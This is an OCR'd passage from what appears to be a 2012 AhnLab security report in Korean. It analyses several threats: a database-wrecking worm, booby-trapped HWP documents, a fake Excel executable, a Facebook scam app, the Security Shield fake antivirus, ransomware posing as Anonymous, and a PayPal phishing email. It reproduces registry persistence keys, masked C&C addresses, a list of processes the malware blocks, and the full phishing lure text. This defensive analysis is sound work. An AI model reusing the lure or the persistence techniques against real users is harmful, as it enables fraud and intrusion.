– 연결되는 URL에 접속해본 결과, [그림 1–26]의 도박사이트로 확인됐다.

그림 1–26 | 접속하는 사이트 정보

〈V3 제품군의 진단명〉

Win–Trojan/Jorik.557568 (2012.11.29.00)

Win–Trojan/Nbdd.1375232 (2012.11.29.00)

이란에서 발견된 스턱스넷과 유사한 형태의 웜

최근 이란 사용자들을 타깃으로 하는 악성코드가 발견됐다. 이는 스턱스넷, 플레임과 같이 국가 기반시설을 노린 악성코드와 유사한 형태를 띄는 웜이었다.

최근 종영한 드라마 '유령'을 본 사람들은 해커가 기관 내부직원의 USB에 악성코드를 심어 해당 기관의 시설을 파괴, 사회적 혼란을 야기했던 장면을 기억할 것이다. 여기서 사용된 악성코드가 바로 '스턱스넷(Stuxnet) 이다.

이번에 발견된 악성코드 역시 이란 핵 시설을 겨냥한 '스턱스넷'과 유사한 점이 있는 것으로 나타났다. 해당 악성코드는 대부분 이란 쪽에 집중됐지만, 일부는 영국, 미 대륙, 그리고 알래스카 지역까지 확산

된 것으로 보고됐다.




그림 1-27 | 웜이 확산된 분포도 (출처:시만텍)

해당 악성코드는 이동식 디스크와 네트워크를 통해 전파되며, 악성코드에 감염되면 감염된 기기에 스스로를 복제한 뒤 시스템이 재부팅 되어도 자동 실행할 수 있도록 아래의 레지스트리 값을 등록한다.

- HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run LssaShellEx "C:₩WINDOWS₩system32₩lssas.exe –reg "

이번에 발견된 악성코드가 위협적인 이유는 객체연결삽입 데이터베이스(OLEDB)에 접속해 마이크로소프트의 SQL 데이터베이스를 느리게 만들기 때문이다. 또 저장된 내용을 의미 없는 값으로 변경하거나 특정 목록을 삭제하는 등 데이터베이스를 무력화시키는 기능도 가지고 있다.

주요 증상은 다음과 같다.

1. 'alim', 'marilan', 'shahd' 와 같은 이름을 데이터베이스에서 찾은 뒤 아래의 용어를 검색한다.

- Hesabjari ("current account" in Arabic/Persian). ,Holiday, Holiday_1, Holiday_2
- Asnad ("financial bond" in Arabic), A_sellers, A_TranSanj
- R_DetailFactoreForosh ("forosh" means "sale" in Persian)
- Person, pasandaz ("savings" in Persian)
- BankCheck
- End_Hesab ("hesab" means "account" in Persian)
- Kalabuy, Kalasales
- REFcheck
- Buyername
- Vamghest ("instalment loans" in Persian)

2. 검색된 용어가 존재할 경우 아래의 랜덤한 값으로 데이터베이스의 값을 교체한다. 아래는 해당 악성코드에 의해 수정된 항목 중 일부이다.

- Asnad.SanadNo ("sanad" means "document" in Persian)
- Asnad.LastNo, Asnad.FirstNo, A_TranSanj.Tranid
- Pasandaz.Code ("pasandaz" means "savings" in Persian)
- n_dar_par.price
- bankcheck.state, buyername.Buyername
- End_Hesab.Az
- Kalabuy.Serial, Kalasales.Serial
- sath.lengths
- refcheck.amount

3. 추가로 아래의 이름을 갖는 테이블을 삭제한다.

- A_Sellers
- Person
- Kalamast

다음은 앞서 설명한 방식으로 동작하기 위해 작성된 악성코드의 일부분이다.

그림 1-28 | 악의적인 동작을 수행하는 악성코드

아직까지는 감염된 시스템에서 정보를 가로채는 기능은 가지고 있지 않은 것으로 확인됐으며, 데이터베이스 내 데이터에 손상을 줄 목적으로 제작된 것으로 보고됐다.
또한, 주요 타깃은 일반 사용자가 아닌 주문, 회계, 소비자 관리 시스템에 연관된 회사를 대상으로 한다.




그림 1-29 | 감염된 사용자 유형 (출처:시만텍)

따라서 SQL 데이터베이스를 사용하고 있는 기업들은 해당 악성코드에 감염되면 데이터베이스를 복구하기 위해 대규모의 작업을 중단하거나 재정적 손실을 입을 수 있으므로 각별히 주의해야 한다.

〈V3 제품군의 진단명〉

Trojan/Win32.Scar (2012.11.17.00)

특정 기관의 공고 관련 문서로 위장한 악성코드

한글의 취약점을 이용한 악성코드가 지속적으로 발견되고 있는 가운데, 'XXX청의 신제품 개발사업' 문서(HWP)를 통한 악성코드 유포가 확인됐다.




그림 1-30 | 취약점이 포함된 문서파일

한글 파일이 실행되면 [그림 1-31]과 같은 악성코드도 함께 생성된다.

그림 1-31 | 생성되는 악성파일

또한 Adobe 파일을 위장한 'Adobe.ARM.exe' 악성코드가 시작 프로그램에 등록되어 시스템 시작 시 자동으로 실행된다.




그림 1-32 | 시작 프로그램에 등록된 악성파일

악성코드는 특정 C&C 서버(Han****.Kwik.To/index.html/CONNImKing)로 접속을 시도하며 사용자 PC 정보수집, 백도어 기능 등을 수행할 것으로 추정된다.




그림 1-33 | C&C 서버로 접속을 시도하는 악성코드

주요 응용프로그램에 대해서는 업데이트를 통해 항상 최신 버전으로 유지하여, 보안 위협으로부터 안전하게 시스템을 보호할 수 있도록 해야 한다.

<V3 제품군의 진단명>
HWP/Exploit (AhnLab, 2012.11.20.01)
Win-Trojan/Agent.19183.B (V3, 2012.11.22.00)
Dropper/Agent.28088 (V3, 2012.11.22.00)

조어도 영유권 분쟁 관련 문서로 위장한 악성코드

중국과 일본, 두 국가를 둘러싼 조어도(센카쿠 열도) 영유권 분쟁과 관련된 내용의 한글 문서(HWP)를 통한 악성코드 유포가 확인됐다.




그림 1-34 | 취약점을 이용하는 악의적인 한글 문서

한글 문서를 열면 [그림 1-34]의 문서가 보이며 아래의 경로에 파일이 생성된다.

- %temp%₩~DF2E56.tmp
- %temp%₩~e.dll
- %temp%₩~tmp.exe
- %windir%₩drvsecu.exe

생성된 drvsecu.exe 파일은 시스템 재시작 시 시스템에 의해 자동으로 실행되도록 서비스에 등록된다.

- HKLM₩SYSTEM₩ControlSet001₩Services₩DrvSecury₩ImagePath
"C:₩WINDOWS₩drvsecu.exe"

해당 악성코드에 감염되면 시스템의 정보를 수집해 특정 메일(fwf*****@hotmail.com)로 전송한다.

사회적 관심사는 꾸준히 악성코드 유포에 이용되어 왔다는 점에서 사용자들의 주의가 필요하다. 또한, 주요 응용프로그램에 대해서는 업데이트를 통해 항상 최신 버전으로 유지해 보안 위협으로부터 안전하게 시스템을 보호할 수 있도록 신경 쓸 필요가 있다.

한글 보안 패치는 한글과컴퓨터 웹 사이트를 통해 보안 패치를 업데이트 할 수 있다. 아래 이미지와 같이 [한컴 자동 업데이트]를 실행해서도 보안 패치 설치가 가능하다.




그림 1-35 | 한컴 자동 업데이트 실행 위치

〈V3 제품군의 진단명〉

HWP/Exploit (2012.11.02.02)

Trojan/Win32.Agent (2012.11.02.02)

Dropper/Win32.Agent (2012.11.02.02)

18대 대선 관련 엑셀문서로 위장한 악성코드

제 18대 대통령 선거와 관련된 내용인 것처럼 위장한 엑셀파일이 아래와 같은 파일명으로 사용자들을 현혹하고 있어 주의가 요구된다. 이 악성코드는 겉으로 보기에는 다른 엑셀문서와 다를 바 없는 아이콘이지만 실제로는 exe확장자의 실행파일이었다.

그림 1-36 | 엑셀파일로 위장한 실행파일




그림 1-37 | 파일 실행 시 보이는 엑셀 문서

파일 실행 시 [그림 1-37]과 같은 내용의 엑셀문서가 실행된다. 이 후 원본 파일은 제거되고 온전한 엑셀문서가 새로 생성되는데, 이는 사용자로 하여금 악성코드 감염 의혹을 줄이기 위한 의도로 보인다.

생성되는 파일은 아래와 같으며, 실제로 악의적인 행위를 하는 파일이다.

- C:₩Program Files₩Common Files₩explorer.exe

또한, 아래 그림과 같이 특정 IP주소로의 연결이 지속적으로 확인된다.




그림 1-38 | 네트워크 접속 정보

〈V3 제품군의 진단명〉

Trojan/Win32.Npkon (AhnLab, 2012.12.01.00)

Backdoor/Win32.Agent (AhnLab, 2012.12.01.00)

맥도널드 공짜 쿠폰 받아가세요!

소셜네트워크 계정에 저장된 정보를 노리는 사기성 Facebook 앱이 발견됐다. 이번에 발견된 앱은 100 달러짜리 맥도널드 공짜 쿠폰을 받을 수 있는 것처럼 속여 사용자의 정보를 탈취했다. 또 담벼락에 아래와 같은 포스트를 남겨 친구로 등록된 주변인에게까지 확산되는 기능을 가졌다.

그림 1-39 | 맥도널드 100달러 기프트 카드를 공짜로 받을 수 있다는 사기성 앱

[그림 1-39]의 포스트를 누르면 Facebook 앱 설치화면으로 이동한다. 해당 앱을 설치한 뒤에는 온라인 설문에 참여하라는 메시지와 함께 '설문 완료 시 기프트 카드가 발송된다' 고 안내된다. 설문지는 이름, 주소, 전화번호 등의 다수의 개인정보를 쓰도록 돼 있다. 또한 Adware성의 툴바나 게임, 소프트웨어의 설치도 함께 유도한다. 무엇보다 설문을 완료해도, 기프트 카드는 발송되지 않는다!

이렇게 수집된 전화번호, 이름 등의 개인정보 등은 모두 해당 앱을 기획한 악성 행위자에게 전송된다. 이들은 수집된 개인정보를 이용하여 또 다시 사기성 앱을 제작하거나, 다른 마케터에게 팔아 금전적 이득을 취한다.

이와 같이 온라인상의 공짜 쿠폰, 공짜 티켓 등의 프로모션은 개인정보를 필수적으로 요구하는 것이 대부분이다. 게다가 사기성이 짙은 경우가 많기 때문에 개인정보가 유출되는 것이 싫다면 이런 프로모션에는 아예 참여하지 않는 것이 좋다.

Security Shield 허위 백신

일반적으로 허위 백신은 사회공학기법을 이용한 이메일의 첨부파일 형태나 인터넷 검색을 통한 블랙햇 SEO 기법 등의 다양한 경로로 유포된다.

이번에 발견된 허위 백신 'Security Shield'는 악성코드 감염을 경고하면서 라이선스 활성화를 위해 신용카드 결제를 요구하고 인터넷 사용 제한, 시스템 유틸리티 및 응용 프로그램 실행을 방해하는 허위 백신의 전형적인 특징을 가지고 있다.

Security Shield 허위 백신이 설치되면 아래 경로의 랜덤한 영문자 이름으로 파일을 생성하고 [그림 1-40]과 같은 허위 검색 결과를 보여주면서 시스템 손상, 영구적인 데이터 손실, 부팅 실패, 시스템 다운, 인터넷 연결 손실, 네트워크를 통한 악성코드 확산 등을 경고한다.

- %USERPROFILE%₩Local Settings₩Application Data₩uqsxz.exe

그림 1-40 | Security Shield 허위 백신 화면




그림 1-41 | Security Shield 경고 알림

경고한 악성코드의 치료를 위해 'Remove all threats now' 버튼을 클릭하면 아래와 같이 라이선스 활성화와 사용자 결제를 요구한다.




그림 1-42 | 라이선스 활성화, 신용카드 결재를 위한 사용자 정보 입력 창




그림 1-43 | 신용카드 정보 입력 창

이때 사용자 정보와 신용카드 정보를 입력하게 되면 해당 정보는 아래 특정 IP로 전송된다.

- 78.***.***.165 (CY)
- 78.***.***.242 (GI)

주기적으로 가짜 윈도우 보안 센터를 실행해 백신 제품이 설치되어 있지 않다고 경고하는 한편, 업데이트를 유도하면서 라이선스 활성화를 요구하기도 한다.

그림 1-44 | 가짜 윈도우 보안 센터, 업데이트 유도 창

윈도우 작업관리자 등 시스템 유틸리티를 실행할 경우 악성코드에 감염됐다는 경고를 비롯해 인터넷 사용 제한, 일부 응용 프로그램의 실행 방해 등의 동작을 한다.




그림 1-44 | 가짜 윈도우 보안 센터, 업데이트 유도 창




그림 1-46 | 인터넷 사용 제한 화면

Security Shield 허위 백신이 실행을 방해하는 일부 응용 프로그램 프로세스 이름은 다음과 같다.

ccsvchst.exe	miranda32.exe	wscntfy.exe
msseces.exe	qnext.exe	wuauclt.exe
egui.exe	trillian.exe	avcheck.exe
ALMon.exe	pidgin.exe	cleaner.exe
ApVxdWin.exe	ATLJabber.exe	GoogleToolbarUser_32.exe
avgtray.exe	skype.exe	ytbb.exe
avgnt.exe	aim.exe	BingApp.exe
AvastSvc.exe	amsn.exe	aoltbServer.exe
mcagent.exe	googletalk.exe	AmazonToolbarSSB.2.1.dll
avp.exe	YahooMessenger.exe	flashUtil10t_activeX.exe
icq.exe	msnmsgr.exe	
qip.exe	iexplore.exe	

표 1-4 | 실행이 방해되는 프로세스

시스템을 종료할 경우 아래 레지스트리 값을 추가하여 부팅 시 자동으로 실행된다.

– HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce₩uqsxz "%USERPROFILE%₩Local Settings₩Application Data₩uqsxz.exe"

RunOnce 레지스트리 키에 등록된 파일은 이후 시스템 부팅 시 한 번만 실행된다. 이러한 자동 실행 방법은 사용자가 윈도우 시스템 구성 유틸리티나 AutoRuns와 같은 유틸리티로 탐지하는 것을 어렵게 하기 위함으로 보인다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Win-Trojan/Fakeav.303104.AS (2012.11.15.00)

해커 그룹 '어나니머스'를 사칭한 랜섬웨어 발견

동유럽과 러시아 등지에서 제작되는 것으로 알려진 랜섬웨어(Ransomware)는 주로 문서나 사용하는 컴퓨터 시스템의 정상적인 사용을 방해하고 그 대가로 금전을 요구한다.

현재까지 ASEC에서 파악한 랜섬웨어들은 악성코드 제작자에 의해 직접 제작되는 경우도 있으나 최근에는 다른 일반적인 악성코드와 동일하게 랜섬웨어 생성기를 통해 제작되는 사례도 등장했다. 그리고 국지적인 한계를 벗어나 감염된 시스템의 윈도우에서 사용하는 언어를 확인하여 그에 맞는 언어로 표기하는 형태도 있다. 한국어 윈도우에서는 한국어로 표기하는 랜섬웨어가 발견된 것이다.

11월 2일, 해외에서 유명 해커 그룹인 어나니머스(Anonymous)를 사칭한 랜섬웨어가 발견됐다.

이번에 발견된 랜섬웨어는 감염된 시스템에서 스위스 보안 그룹 Abuse.ch에서 공개한 아래 이미지처럼 어나니머스의 로고와 메시지를 보여주고, 정상정인 시스템 사용을 위해서는 금전적인 대가를 지불하라고 요구했다.

그림 1-47 | 어나니머스를 사칭한 랜섬웨어

해당 랜섬웨어가 시스템에서 실행되면 우선 구글로 접속을 시도하여 감염된 시스템이 존재하는 지리적 위치를 확인한다. 그리고 러시아에 위치한 다음 IP의 시스템으로 접속해 감염된 시스템의 사용자에게 보여줄 내용이 담긴 picture.php를 다운로드하게 된다.

– 'http://62.76.XX.83/picture.php'

분석 당시에는 정상적인 접속이 이루어지지 않아, 어나니머스를 사칭한 메시지는 보여지지 않는다. 그러나 시스템의 정상 사용을 방해하는 기능은 정상적으로 수행된다. 해당 랜섬웨어는 감염된 시스템이 재부팅하더라도 랜섬웨어가 동작하도록 레지스트리에 다음 키를 생성한다.

– HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Runsv??t = "%SystemDrive%₩[파일 존재 위치]₩[유포 당시 파일명]

그리고 감염된 시스템이 안전 모드로 부팅하지 못하도록 다음 레지스트리 키와 하위 키들을 모두 삭제한다.


– HKLM₩SYSTEM₩ControlSet001₩Control₩SafeBoot

이번에 발견된 랜섬웨어가 해커 그룹인 어나니머스에서 제작했는지는 알려지지 않았다. 그러나 다양한 형태의 랜섬웨어들이 지속적으로 발견되고 있어, 사용하는 시스템의 보안 패치와 함께 백신을 최신 엔진으로 업데이트 하는 것이 중요하다.
해커그룹 어나니머스를 사칭한 해당 랜섬웨어는 V3 제품 군에서 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Trojan/Win32.PornoAsset

PayPal 결제정보 수정권고 피싱 메일 주의

PayPal 결제 정보를 업데이트하라는 메일을 보내 사용자의 카드정보를 가로채는 피싱 메일이 발견되어 사용자의 주의가 요구된다. 이번에 발견된 피싱 메일의 경우 불특정 다수를 대상으로 메일을 유포하며, [그림 1-48]과 같이 PayPal의 로고를 사용하여 PayPal에서 메일을 보낸 것처럼 위장했다.


PayPal

Dear **PayPal Customer**,
You have added clark_joe7@comcast.net as a new email address for your Paypal account.

If you did not authorize this change, check with family members and others who may have access to your account first. If you still feel that an unauthorized person has changed your email, submit the form attached to your email in order to keep your original email and restore your Paypal account.

Please understand that this is a security measure intended to help protect you and your account. We apologize for any inconvenience.

If you choose to ignore our request, you leave us no choice but to temporary **suspend your account**.

Sincerely,


PayPal Account Review Department.

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, log in to your PayPal account and choose the "Help" link in the footer of any page.

AhnLab

그림 1-48 | PayPal에서 보낸 것으로 위장한 피싱 메일

메일은 [그림 1-49]와 같이 PayPal 계정에 새로운 메일 계정이 추가됐다고 하면서 인증을 하지 않으면 PayPal 계정이 일시 중지될 것이라는 내용을 담고 있다. 사용자의 불안을 자극하여 메일의 내용대로 행동하게 하는 피싱 메일의 전형적인 특성을 보인다.


귀하의 Paypal 계정에 새 이메일 주소로 clark_joe7@comcast.net을 추가했습니다.

귀하가 이 변경을 승인하지 않은 경우, 누가 먼저 당신의 계정에 접속했는지 가족이나 다른 사람들에게 확인해보시기 바랍니다.

그래도 여전히 인증되지 않은 사람이 귀하의 이메일을 변경했다고 판단되면, 원래의 이메일 계정을 유지하고 PayPal 계정을 복구하기 위해 본 이메일에 첨부된 양식을 제출하십시오.


귀하와 귀하의 계정을 보호하기 위한 보안조치이므로 양해해주시기 바랍니다. 불편을 끼쳐 드려 죄송합니다.

당신이 우리의 요청을 무시한다면, 당신의 계정을 일시적으로 중지할 수 밖에 없습니다.

AhnLab

그림 1-49 | 피싱 메일의 내용

첨부된 파일을 실행하면 [그림 1-50]과 같이 사용자 정보를 입력하는 메뉴가 나타난다. 이름, 생일, 사회보장번호(한국의 주민등록번호), 연락처, 주소 등 사용자의 신상정보와 신용카드 결제 정보 등의 내용을 입력하게 한다.


PayPal

Log Out | Help | Security Centre Search

My Account | Send Money | Request Money | Merchant Services | Auction Tools | Products & Services

Overview | Add Funds | Withdraw | History | Resolution Centre | Profile

Please complete the form below to update your Profile information and restore your account access.

Personal Information Profile


Make sure you enter the information accurately, and according to the formats required.
Fill in all the required fields.

Card Holder Name:
Date of Birth: month day year
Mother's Maiden Name:
Social Security Number:
Home Phone Number:
This number will be used to contact you about Security Measures and/or other issues regarding your PayPal account.

AhnLab

그림 1-50 | 사용자의 개인 정보를 입력하도록 하는 첨부파일

[그림 1-51]과 같이 모든 내용을 작성하고 Save Profie 버튼을 누르면 입력된 정보가 전송된다. 특히 신용카드 번호, 유효기간, 카드인증번호(CVS) 등의 정보 입력을 유도하고 있어 주의가 요구된다.


City: Angel
State: Devil
Zip Code:
Country: China Worldwide

AhnLab

Credit/Debit Card Profile

Enter card information as accurately as possible.
For card number, enter numbers only please, no dashes or spaces.

Card Number: 6975145678541597
Expiration Date: 11 2015
Card Verification Number: 554 Help finding your Card Verification Number

Required Field

For your protection, we verify credit card information.
The process normally takes about 30 seconds, but it may take longer during certain times of the day. Please click **Save Profile** to update your information.

Save Profile

그림 1-51 | 신용카드 정보 입력 후 전송 유도

Save Profile 버튼을 누르면 [그림 1-52]와 같이 정상 PayPal 웹 페이지가 보여 사용자는 정상적으로 자신의 정보가 업데이트 된 것으로 오인하기 쉽다.

